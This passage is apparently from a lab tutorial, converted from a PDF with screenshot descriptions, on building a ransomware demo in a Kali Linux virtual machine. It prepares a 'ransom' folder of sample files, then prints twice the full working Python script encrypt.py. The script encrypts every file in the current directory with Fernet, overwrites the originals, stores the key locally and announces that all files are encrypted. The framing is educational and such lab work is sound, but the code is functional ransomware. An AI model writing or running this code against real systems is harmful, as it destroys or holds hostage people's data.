$ nano data.sql
```

**Step 8:** Again click Enter  
Giving database test




```
kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
File Actions Edit View Help
GNU nano 8.1
create database test;
use database test;


create table ransom(
  rid int auto_increment,
  rkey bigint not null
);
```

To save this click CTRL+X+Y+ENTER simultaneously, it redirected to command prompt


**Step 9:** We can see the saved files in kali




**Step 10:** Store all the three files in ransom folder



## Step 11: Download some picture




## Step 12: Store that picture in ransom folder




**ENCRYPTION:**


**Step 13:** Now, Go to text Editor



## Step 14 Take a new file




## Step 15: Enter the Encrypt code




The screenshot shows a Kali Linux terminal window titled "kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox". The terminal displays a Python script for encrypting files. The script imports the 'os' and 'Fernet' modules, lists files in the current directory, and encrypts them using Fernet. The code is as follows:

```
1 #!/usr/bin/env python3
2
3 import os
4 from cryptography.fernet import Fernet
5
6 allfiles = []
7 for file in os.listdir():
8     if file == "malware.py" or file == "key.key" or file == "decr.py":
9         continue
10    if os.path.isfile(file):
11        allfiles.append(file)
12 print(allfiles)
13
14 key = Fernet.generate_key()
15 with open("key.key", "wb") as thekey:
16     thekey.write(key)
17
18 for file in allfiles:
19     with open(file, "rb") as thefile:
20         content = thefile.read()
21     content_encr = Fernet(key).encrypt(content)
22     with open(file, "wb") as thefile:
23         thefile.write(content_encr)
24
25 print("All your files has been encrypted") |
26
27
28
```

## Step 16: Save it as encrypt.py








The screenshot shows a terminal window titled 'kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox'. The window contains a Python script named 'encrypt.py'. The script uses the 'Fernet' module from 'cryptography' to generate a key and encrypt files in the current directory. It lists files, skips 'malware.py', 'key.key', and 'decr.py', and encrypts the others. A final print statement says 'All your files has been encrypted'.

```
1 #!/usr/bin/env python3
2
3 import os
4 from cryptography.fernet import Fernet
5
6 allfiles = []
7 for file in os.listdir():
8     if file == "malware.py" or file == "key.key" or file == "decr.py":
9         continue
10    if os.path.isfile(file):
11        allfiles.append(file)
12 print(allfiles)
13
14 key = Fernet.generate_key()
15 with open("key.key", "wb") as thekey:
16     thekey.write(key)
17
18 for file in allfiles:
19     with open(file, "rb") as thefile:
20         content = thefile.read()
21         content_encr = Fernet(key).encrypt(content)
22         with open(file, "wb") as thefile:
23             thefile.write(content_encr)
24
25 print("All your files has been encrypted") |
26
27
28
```

**Step 17:** Open command prompt and give the command 'cd ransom'

